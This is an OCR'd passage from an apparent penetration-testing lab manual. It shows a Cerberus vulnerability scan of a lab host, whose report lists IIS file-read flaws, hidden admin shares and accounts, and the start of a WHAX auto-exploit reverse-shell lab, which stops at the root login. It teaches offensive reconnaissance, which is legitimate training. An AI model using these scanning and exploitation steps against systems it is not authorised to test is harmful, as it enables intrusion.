
Assessment of Target Security: Cerberus

Prerequisites: None
Countermeasures: ACLs, Bastion Computer, host-based firewalls
Description: Cerberus is an Internet scanner that looks for vulnerabilities in Web, FTP, SMTP, POP3, NT, NetBIOS, MS SQL, and others. The scanner runs about 300 scans and generates HTML reports.
Procedure: Start, define the parameters, select the target, and initiate the scan.


Double-click on the **cis** icon to start the Cerberus scanner.



The Cerberus scanner starts.



Click the **M** button on the toolbar. The **Select Scan Modules** screen will appear.




Select Scan Modules

□ All
□ Web Checks
□ FTP Checks
□ SMTP Checks
□ POP3 Checks
□ NT Checks
□ NetBIOS Checks
□ MS SQL Checks
□ Others

OK CANCEL

In this example, **All** was selected. Click **OK**.




Select Scan Modules


☑ All
□ Web Checks
□ FTP Checks
□ SMTP Checks
□ POP3 Checks
□ NT Checks
□ NetBIOS Checks
□ MS SQL Checks
□ Others

OK CANCEL

Click on the **house** icon on the toolbar. The **Choose host to scan** screen will appear.




Enter the **IP address** of the target. Click **Select**.




172.16.1.46

Click on the **S** button on the toolbar. The scan of the target will initiate. As each module is finished, the word **completed.** will appear to the right of the module name.




```
Host to Scan: 172.16.1.46
              Starting scan...
              Starting web service checks...
              Starting SQL service checks...
              Starting ftp service checks...    completed.
              Starting NetBIOS checks...
              Starting NT Registry Checks...
              Starting NT Service Checks...
              Starting smtp service checks...
              Starting POP3 service checks..completed.
              Starting RPC checks...            completed.
              Starting finger checks...         completed.
              Starting DNS checks...            completed.
              Starting Browser checks...
```

Be patient, as a few of the areas may take a couple of minutes to complete.



```
Host to Scan: 172.16.1.46
              Starting scan...
              Starting web service checks... completed.
              Starting SQL service checks... completed.
              Starting ftp service checks...    completed.
              Starting NetBIOS checks...        completed.
              Starting NT Registry Checks... completed.
              Starting NT Service Checks...  completed.
              Starting smtp service checks...completed.
              Starting POP3 service checks..completed.
              Starting RPC checks...            completed.
              Starting finger checks...         completed.
              Starting DNS checks...            completed.
              Starting Browser checks...        completed.
```

Click the Report button on the toolbar. The autogenerated HTML report will open in a Web browser.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Cerberus Internet Scanner Results - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
Go
Links
Done
Internet
Start
C:\WINNT\Syste...
E:\X\Windows\Ce...
Cerberus Internet...
Cerberus Intern...
11:41 PM

Address: E:\X\Windows\Cerberus\Reports\172.16.1.46.html

Service Reports

Web Service

MS SQL Service

FTP Service

NetBIOS

NT Registry

NT Services

SMTP Service

POP3 Service

Portmapper

Finger

Cerberus Internet Scanner

Results

for


172.16.1.46

by David Litchfield

Cerberus Information Security

Report Generated

By clicking on each section on the left side of the report, you can display the details on the right side of the screen.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Cerberus Internet Scanner Results - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
Go
Links
Internet
Start
C:\WINNT\Syste...
E:\X\Windows\Ce...
Cerberus Internet...
Cerberus Intern...
11:41 PM

Address: E:\X\Windows\Cerberus\Reports\172.16.1.46.html

Service Reports

Web Service

MS SQL Service

FTP Service

NetBIOS

NT Registry

NT Services

SMTP Service

POP3 Service

Portmapper

Finger

Web Service

Web Server Software is **Microsoft-IIS/5.0**

Security Issues

http://172.16.1.46/scripts/samples/search/qfullhit.htw

A buffer issue in Webhits.dll can be abused to read any file on the same volume, even outside of the web root. The .htw extention mapping to webhits.dll should be removed using Internet Service Manager.


http://172.16.1.46/scripts/samples/search/qsumrhit.htw

A buffer issue in Webhits.dll can be abused to read any file on the same volume, even outside of the web root. The .htw extention mapping to webhits.dll should be removed using Internet Service Manager.

.htw files are still mapped to webhits.dll

A buffer issue in Webhits.dll can be abused to read any file on the same volume, even outside of the web root. The .htw extention mapping to webhits.dll should be removed using Internet Service Manager. If you use the webhits functionality ensure the patch has been installed. See Microsoft's


If an area is selected where Cerberus was unable to gather any data, you will receive a notice similar to the following:


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Cerberus Internet Scanner Results - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address E:\X\Windows\Cerberus\Reports\172.16.1.46.html
Go
Links
Web Service
MS SQL Service
FTP Service
NetBIOS
NT Registry
NT Services
SMTP Service
POP3 Service
Portmapper
Finger
Internet
Start
C:\WINNT\Syste...
E:\X\Windows\Ce...
Cerberus Internet...
Cerberus Intern...
11:42 PM

Service Reports

No ftp service

The **NetBIOS Session Service** section will display any shares on the target, including any hidden shares detected.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Cerberus Internet Scanner Results - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address E:\X\Windows\Cerberus\Reports\172.16.1.46.html
Go
Links
Web Service
MS SQL Service
FTP Service
NetBIOS
NT Registry
NT Services
SMTP Service
POP3 Service
Portmapper
Finger
Done
Internet
Start
C:\WINNT\Syste...
E:\X\Windows\Ce...
Cerberus Internet...
Cerberus Intern...
11:42 PM

Service Reports

NetBIOS Session Service

Share Information

```
Share Name      :IPC$
Share Type      :Default Pipe Share
Comment         :Remote IPC

Share Name      :ADMIN$
Share Type      :Default Disk Share
Comment         :Remote Admin

Share Name      :C$
Share Type      :Default Disk Share
Comment         :Default share
```

Group Information

```
Group Name      : None
Users
Administrator
Guest
TsInternetUser
NetShowServices
```

***Note:** For a quick look at a Windows target, Cerberus is a fast, efficient tool.


Lab 72: WHAX — Auto Exploit Reverse Shell

Automatically Exploit the Target: AutoScan

Prerequisites: WHAX (formerly Whoppix)
Countermeasures: Secure ACLs, Bastion computers
Description: Whoppix is a stand-alone penetration testing live CD based on Knoppix with the latest tools and exploits.
Procedure: Boot from the WHAX CD, set parameters, and execute.

Place the WHAX CD in the drive and boot the virtual computer.

***Note:** Because WHAX runs from the CD itself we will not install the VMware Tools. You may need to manually adjust the video settings, which are outlined below. There is an option to install WHAX to the hard drive but I have had several issues with it installing correctly.




WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
vmware®
Starting

```
Press F2 to enter SETUP, F12 for Network Boot, ESC for Boot Menu
```


You do not have VMware Tools installed.

The WHAX CD will begin to boot.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
slax
You do not have VMware Tools installed.

```
Welcome to WHAX Live CD. Hit Enter to continue booting or press F1 for help...
boot: _
```


Be patient when the boot screen displays **copying rootchanges** as this process may take a few minutes.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.

```
 -> tree-socat-1.4.2.0.mo
 -> tree-ssh-0.08.mo
 -> tree-ssldump-0.9-0.beta3.mo
 -> tree-stunnel-4.08.mo
 -> tree-syslog-0.97.mo
 -> tree-tcp_wrappers-7.6-39.mo
 -> tree-tcptraceroute-1.5.mo
 -> tree-tightvnc-1.3dev5-1.mo
 -> tree-tightvnc-server-1.3dev5-1.mo
 -> tree-tor-0.1.0.11.mo
 -> tree-traceproto-1.1.0.mo
 -> tree-unicode-string-2.07.mo
 -> tree-unicornscan-0.4.2.mo
 -> tree-usbview-1.0.mo
 -> tree-vim-6.3.071.mo
 -> tree-wlassistant-0.5.0.mo
 -> tree-xchat-2.4.mo
 -> tree-xmms-1.2.10.mo
 -> tree-xmmsskins-1.1.mo
 -> tree-xtraceroute-0.9.1.mo
 -> tree-xwhois-0.4.2.mo
 -> tree-yersinia-0.5.4.mo
 -> tree-zebra-0.94.mo
copying rootchanges
_
```


The login screen will be displayed. WHAX is nice enough to tell you the login name and password. **Username: root / Password: toor**

Log into WHAX.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
You do not have VMware Tools installed.

